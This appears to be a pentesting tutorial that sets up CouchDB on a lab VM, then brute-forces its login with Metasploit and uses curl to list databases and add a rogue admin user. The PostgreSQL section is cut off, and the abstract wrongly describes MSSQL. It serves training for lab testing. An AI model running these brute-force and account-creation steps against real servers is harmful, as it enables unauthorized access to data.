



# COUCH DB & POSTGRE PENETRATION TESTING

---

# TABLE OF CONTENTS

<b>1</b>	<b>Abstract</b>	<b>3</b>
<b>2</b>	<b>Couch-DB Setup</b>	<b>5</b>
2.1	Prerequisites	5
2.2	CouchDB Setup on Ubuntu 20.04	5
<b>3</b>	<b>Pentesting CouchDB</b>	<b>14</b>
3.1	Nmap	14
3.2	Enumeration	15
3.3	Exploiting: Metasploit	16
<b>4</b>	<b>Postgresql</b>	<b>19</b>
4.1	PostgreSQL Setup on Ubuntu 20.04	19
<b>5</b>	<b>Pentesting PostgreSQL</b>	<b>24</b>
5.1	Nmap	24
5.2	Password Cracking	25
5.3	Metasploit	26
<b>6</b>	<b>About Us</b>	<b>33</b>

# Abstract

Today you will learn how to install and configure MS SQL server in windows server 2019 operating system for penetration testing within the VM Ware. MSSQL is Microsoft SQL Server for database management in the network. By default, it runs on port 1433. You will also learn how to crack the password and also how it can be affected using Metasploit.





# Couch-DB Setup

# Couch-DB Setup

## Prerequisites

To configure CouchDB in your Ubuntu platform, there are some prerequisites required for installation.

- **Ubuntu 20.04.1 with minimum 4GB RAM and 2 CPU**
- **Root Privileges**
- **Apache server**
- **Attacker Machine: Kali Linux**
- **Enumeration**
- **Exploiting: Metasploit**

## CouchDB Setup on Ubuntu 20.04

Let's start with installing the apache server first

Apache is an open-source HTTP based web server that's available for Linux servers free of charge we can install it via terminal simply by running the following command.

```
apt-get install apache2
```

```
root@ubuntu:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.41-4ubuntu3).
The following package was automatically installed and is
liblvm9
```

In order to install CouchDB first, we need to Enable CouchDB repository. Let's start it by adding GPG key into the system by entering the following command.

```
apt-get install -y apt-transport-https gnupg ca-certificates
```

```
root@ubuntu:~# apt-get install -y apt-transport-https gnupg ca-certificates
Reading package lists... Done
Building dependency tree
Reading state information... Done
gnupg is already the newest version (2.2.19-3ubuntu2).
gnupg set to manually installed.
ca-certificates is already the newest version (20190110ubuntu1.1).
ca-certificates set to manually installed.
The following package was automatically installed and is no longer required:
  libllvm9
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  apt-transport-https
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,708 B of archives.
After this operation, 160 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal-updates/universe amd64 apt-transport-https 2.0.2ubuntu0.1 all.deb ...
Fetched 1,708 B in 0s (3,630 B/s)
Selecting previously unselected package apt-transport-https.
(Reading database ... 189143 files and directories currently installed.)
Preparing to unpack .../apt-transport-https 2.0.2ubuntu0.1 all.deb ...
```

After adding the repository add the GPG key into the CouchDB repository by entering following command.

```
apt-key adv --keyserver.ubuntu.com --recv-keys \
8756C4F765C9AC3CB6B85D62379CE192D401AB61
```

```
root@ubuntu:~# sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys \ 8756C4F765C9AC3CB6B85D62379CE192D401AB61
Executing: /tmp/apt-key-gpghome.mk3NYlQjw5/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-keys 8756C4F765C9AC3CB6B85D62379CE192D401AB61
gpg: key 379CE192D401AB61: public key "Bintray (by JFrog) <bintray@bintray.com>" imported
gpg: Total number processed: 1
gpg:      imported: 1
root@ubuntu:~# apt update
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Ign:5 https://apache.bintray.com/couchdb-deb focal InRelease
Get:6 https://apache.bintray.com/couchdb-deb focal Release [1,838 B]
Get:7 https://apache.bintray.com/couchdb-deb focal Release.gpg [821 B]
Get:8 https://apache.bintray.com/couchdb-deb focal/main amd64 Packages [1,084 B]
```

Now, the repository is enabled we can directly install CouchDB by entering following command.

```
apt-get install couchdb
```

```
root@ubuntu:~# apt-get install couchdb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is
  libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  curl
The following NEW packages will be installed:
  couchdb curl
0 upgraded, 2 newly installed, 0 to remove and 0 not upgr
Need to get 28.4 MB of archives.
After this operation, 52.2 MB of additional disk space wi
Do you want to continue? [Y/n]
```

Then a prompt will occur on the screen select the standalone option from it or as per your requirements

```
Configuring couchdb
The configuration that best meets your needs.
e. This will set up CouchDB to run as a single server.
s will prompt for additional parameters required to configure CouchDB in a c
e. You will then need to edit /opt/couchdb/etc/vm.args and /opt/couchdb/etc/
user - leaving CouchDB in "admin party" mode.

standalone
clustered
none

<Ok>
```

Then Next, you'll be given an option to set the IP address of the network interface, enter IP of your system or server machine to bind it with CouchDB.

```
A CouchDB node must bind to a specific network interface. This is done
The special value '0.0.0.0' binds CouchDB to all network interfaces.
The default is 127.0.0.1 (loopback) for standalone nodes, and 0.0.0.0
CouchDB interface bind address:
192.168.0.196
```

On the next Prompt After entering the IP of a server machine, create a password for the admin user of CouchDB then next confirm your password and then installation will continue.

```
It is highly recommended that you create a CouchDB admin
If this field is left blank, an admin user will not be c
A pre-existing admin user will not be overwritten by thi
Password for the CouchDB "admin" user:
***
```




Now start and Enable CouchDB server in Ubuntu and check the server status by entering the following command

```
systemctl start couchdb
systemctl enable couchdb
systemctl status couchdb
```


```
root@ubuntu:~# systemctl start couchdb
root@ubuntu:~# systemctl enable couchdb
Synchronizing state of couchdb.service with SysV service script: /usr/lib/systemd/systemd-sysv-install
Executing: /lib/systemd/systemd-sysv-install enable couchdb
root@ubuntu:~# systemctl status couchdb
● couchdb.service - Apache CouchDB
   Loaded: loaded (/lib/systemd/system/couchdb.service; vendor preset: enabled)
   Active: active (running) since Sat 2020-07-18 12:51:45 UTC; 1min 15s ago
     Main PID: 4283 (beam.smp)
        Tasks: 42 (limit: 4624)
      Memory: 38.3M
      CGroup: /system.slice/couchdb.service
              └─4283 /opt/couchdb/bin/../erts-9.3.3.14/bin/beam.smp -W 10000000 -z 50000000 -B 100000000
                 └─4301 /opt/couchdb/bin/../erts-9.3.3.14/bin/beam.smp -W 10000000 -z 50000000 -B 100000000
                    └─4320 erl child setup 1024
```

Congratulations! You have successfully installed CouchDB in your Ubuntu platform. Now you can directly access CouchDB on your favourite Browser just ping following URL.


```
http://your-server-ip:5984/_utils/
```




Use your credentials to login to the CouchDB database.




Now create a new admin for the server



After creating the admin now create a new database for the server



The database is created successfully



Let's just some data into the database that we have created you can do it directly by the GUI interface but in my, I'm good with command line to do this follow the below commands.

```
curl -u ignite:123 -X PUT
http://192.168.0.196:5984/raj
```

```
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj
{"ok":true}
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj/"001" -d '{ " Name " : " vijay " , " a
ge " : " 21 " , " Designation " : " hacker " }'
{"ok":true,"id":"001","rev":"1-bf8648b53c34870853921f3e13855416"}
root@ubuntu:~# curl -u ignite:123 -X PUT http://192.168.0.196:5984/raj/"002" -d '{ " Name " : " paras " , " a
ge " : " 21 " , " Designation " : " hacker " }'
{"ok":true,"id":"002","rev":"1-e57c22a084b8d1dc6f5cda7c9779f0e5"}
root@ubuntu:~#
```

Hurray! We've successfully created the database.



The image features a blue robotic hand on the left side, reaching out towards a human hand on the right side. The background is a light blue gradient with concentric circles emanating from the point where the two hands are about to meet. The text "Pentesting CouchDB" is centered in the middle of the image in a dark blue, serif font.

# Pentesting CouchDB

# Pentesting CouchDB

In this section, you will be learning how to compromise the Database using different techniques.  
Let's fire up Attacking machine Kali Linux

## Nmap

By default, CouchDB service is running on the port no. 5984 with the help of NMAP, let's identify the state of port.

```
nmap -p5984 192.168.0.196
```

```
root@kali:~# nmap -p5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:11 EDT
Nmap scan report for 192.168.0.196
Host is up (0.00039s latency).

PORT      STATE SERVICE
5984/tcp  open  couchdb
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

As you can see, it has open state for CouchDB at port 5984.

# Enumeration

NMAP has capability to perform Automatic Enumeration to perform this attack follow the below commands.

```
nmap -sV --script couchdb-database, couchdb-stats -p 5984 192.168.0.196
```

```
root@kali:~# nmap -sV --script couchdb-databases, couchdb-stats -p 5984 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 16:13 EDT
Failed to resolve "couchdb-stats".
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.196
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
5984/tcp  open  httpd    Apache CouchDB
| couchdb-databases:
|   reason = You are not a server admin.
|   error = unauthorized
|   fingerprint-strings:
|     FourOhFourRequest:
|       HTTP/1.0 404 Object Not Found
|       Cache-Control: must-revalidate
|       Connection: close
|       Content-Length: 58
|       Content-Type: application/json
|       Date: Sat, 18 Jul 2020 20:14:58 GMT
|       Server: CouchDB/3.1.0 (Erlang OTP/20)
|       X-Couch-Request-ID: f7e7fa175c
|       X-CouchDB-Body-Time: 0
|       {"error":"not_found","reason":"Database does not exist."}
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 247
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 75cd4038a0
|     X-CouchDB-Body-Time: 0
|     {"couchdb":{"Welcome","version":"3.1.0","git_sha":"ff0feea20","uuid":"2fa9299e9965395ed77
are Foundation"}}}
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Cache-Control: must-revalidate
|     Connection: close
|     Content-Length: 61
|     Content-Type: application/json
|     Date: Sat, 18 Jul 2020 20:14:00 GMT
|     Server: CouchDB/3.1.0 (Erlang OTP/20)
|     X-Couch-Request-ID: 459747e486
|     X-Couch-Stack-Hash: 3120286662
|     X-CouchDB-Body-Time: 0
|     {"error":"unknown_error","reason":"badarg","ref":3120286662}
|
MAC Address: 00:0C:29:C8:9C:50 (VMware)
```

As you can see, it provides quite enough information about the database that helps us to brute-forcing or in dumping the credentials.

# Exploiting: Metasploit

## Module: couchdb\_login

Let's brute force the target. To perform this attack, you should go with the following module by entering the following command by firing up the msf console

```
use auxiliary/scanner/couchdb/couchdb_login
set rhosts 192.168.0.196
set user_file /root/user.txt
set pass_file /root/pass.txt
exploit
```

```
msf5 > use auxiliary/scanner/couchdb/couchdb_login
msf5 auxiliary(scanner/couchdb/couchdb_login) > set rhosts 192.168.0.196
rhosts => 192.168.0.196
msf5 auxiliary(scanner/couchdb/couchdb_login) > set user_file /root/user.txt
user_file => /root/user.txt
msf5 auxiliary(scanner/couchdb/couchdb_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf5 auxiliary(scanner/couchdb/couchdb_login) > exploit

[*] 192.168.0.196:5984 - [01/56] - Trying username:'connect' with password:'connect'
[*] 192.168.0.196:5984 - [02/56] - Trying username:'sitecom' with password:'sitecom'
[*] 192.168.0.196:5984 - [03/56] - Trying username:'admin' with password:'1234'
[*] 192.168.0.196:5984 - [04/56] - Trying username:'cisco' with password:'cisco'
[*] 192.168.0.196:5984 - [05/56] - Trying username:'cisco' with password:'sanfran'
[*] 192.168.0.196:5984 - [06/56] - Trying username:'private' with password:'private'
[*] 192.168.0.196:5984 - [07/56] - Trying username:'wampp' with password:'xampp'
[*] 192.168.0.196:5984 - [08/56] - Trying username:'newuser' with password:'wampp'
[*] 192.168.0.196:5984 - [09/56] - Trying username:'xampp-dav-unsafe' with password:'p
[*] 192.168.0.196:5984 - [10/56] - Trying username:'admin' with password:'turnkey'
[*] 192.168.0.196:5984 - [11/56] - Trying username:'vagrant' with password:'vagrant'
[*] 192.168.0.196:5984 - [12/56] - Trying username:'raj' with password:'123'
[*] 192.168.0.196:5984 - [13/56] - Trying username:'raj' with password:'raj '
[*] 192.168.0.196:5984 - [14/56] - Trying username:'raj' with password:'paras'
[*] 192.168.0.196:5984 - [15/56] - Trying username:'raj' with password:'chiragh'
[*] 192.168.0.196:5984 - [16/56] - Trying username:'raj' with password:'admin'
[*] 192.168.0.196:5984 - [17/56] - Trying username:'aarti' with password:'123'
[*] 192.168.0.196:5984 - [18/56] - Trying username:'aarti' with password:'raj '
[*] 192.168.0.196:5984 - [19/56] - Trying username:'aarti' with password:'paras'
[*] 192.168.0.196:5984 - [20/56] - Trying username:'aarti' with password:'chiragh'
[*] 192.168.0.196:5984 - [21/56] - Trying username:'aarti' with password:'admin'
[*] 192.168.0.196:5984 - [22/56] - Trying username:'root' with password:'123'
[*] 192.168.0.196:5984 - [23/56] - Trying username:'root' with password:'raj '
[*] 192.168.0.196:5984 - [24/56] - Trying username:'root' with password:'paras'
[*] 192.168.0.196:5984 - [25/56] - Trying username:'root' with password:'chiragh'
[*] 192.168.0.196:5984 - [26/56] - Trying username:'root' with password:'admin'
[*] 192.168.0.196:5984 - [27/56] - Trying username:'postgres' with password:'123'
[*] 192.168.0.196:5984 - [28/56] - Trying username:'postgres' with password:'raj '
[*] 192.168.0.196:5984 - [29/56] - Trying username:'postgres' with password:'paras'
[*] 192.168.0.196:5984 - [30/56] - Trying username:'postgres' with password:'chiragh'
[*] 192.168.0.196:5984 - [31/56] - Trying username:'postgres' with password:'admin'
[*] 192.168.0.196:5984 - [32/56] - Trying username:'chiragh' with password:'123'
[*] 192.168.0.196:5984 - [33/56] - Trying username:'chiragh' with password:'raj '
[*] 192.168.0.196:5984 - [34/56] - Trying username:'chiragh' with password:'paras'
[*] 192.168.0.196:5984 - [35/56] - Trying username:'chiragh' with password:'chiragh'
[*] 192.168.0.196:5984 - [36/56] - Trying username:'chiragh' with password:'admin'
[*] 192.168.0.196:5984 - [37/56] - Trying username:'123' with password:'123'
[*] 192.168.0.196:5984 - [38/56] - Trying username:'123' with password:'raj '
[*] 192.168.0.196:5984 - [39/56] - Trying username:'123' with password:'paras'
[*] 192.168.0.196:5984 - [40/56] - Trying username:'123' with password:'chiragh'
[*] 192.168.0.196:5984 - [41/56] - Trying username:'123' with password:'admin'
[*] 192.168.0.196:5984 - [42/56] - Trying username:'ignite' with password:'123'
[+] 192.168.0.196:5984 - Successful login with. 'ignite' : '123'
[!] No active DB -- Credential data will not be saved!
[*] 192.168.0.196:5984 - [43/56] - Trying username:'vijay' with password:'123'
[*] 192.168.0.196:5984 - [44/56] - Trying username:'vijay' with password:'raj '
[*] 192.168.0.196:5984 - [45/56] - Trying username:'vijay' with password:'paras'
[*] 192.168.0.196:5984 - [46/56] - Trying username:'vijay' with password:'chiragh'
```



Great! now you have login credentials of the database.

Now using that credentials, we can use curl command download whole databases created in the server

```
curl -u ignite:123 -X GET
http://192.168.0.196:5984/_all_dbs
```

```
root@kali:~# curl -u ignite:123 -X GET http://192.168.0.196:5984/_all_dbs
[ "_replicator", "_users", "raj" ]
```

We also can create our user for the server using the curl command

```
curl -u ignite:123 -X PUT -d
'{"type": "user", "name": "aarti", "roles": [ "_admin" ],
"roles": [], "password": "123"}'
192.168.0.196:5984/_users/org.couchdb.user:aarti -
H "Content-Type: application/json"
```


```
root@kali:~# curl -u ignite:123 -X PUT -d '{"type": "user", "name": "aarti", "roles": [ "_admin" ], "rol
es": [], "password": "123"}' 192.168.0.196:5984/_users/org.couchdb.user:aarti -H "Content-Type: appl
ication/json"
{"ok": true, "id": "org.couchdb.user:aarti", "rev": "1-bf14e1f82199a7f2f68b9d989d5c4a5b"}
root@kali:~#
```

Also, you can check for the user-created using curl command

```
root@kali:~# curl -u ignite:123 -X GET http://192.168.0.196:5984/_users/_all_docs
{"total_rows": 3, "offset": 0, "rows": [
  {"id": "_design/_auth", "key": "_design/_auth", "value": {"rev": "1-753ae0157a8b1a22339f3c0ef4f1bf19"}},
  {"id": "org.couchdb.user:aarti", "key": "org.couchdb.user:aarti", "value": {"rev": "1-bf14e1f82199a7f2f68b9d989d5c4a5b"}},
  {"id": "org.couchdb.user:paras", "key": "org.couchdb.user:paras", "value": {"rev": "1-d1a719e6a311bf70f0410731485e401a"}}
]}
```

Now you have admin access of the whole database In manner to perform more attacks you can use exploits listed on MSF console.

In this way, we can test for CouchDB loopholes and submit the findings to the network admin



# Postgresql

# Postgresql

## PostgreSQL Setup on Ubuntu 20.04

PostgreSQL is an open-source and advanced object-oriented relational database which is also known as Postgres. It is a powerful high-performance database management system released under a flexible BSD-style license.


In order to configure PostgreSQL in your Ubuntu platform, there are some prerequisites required for installation.

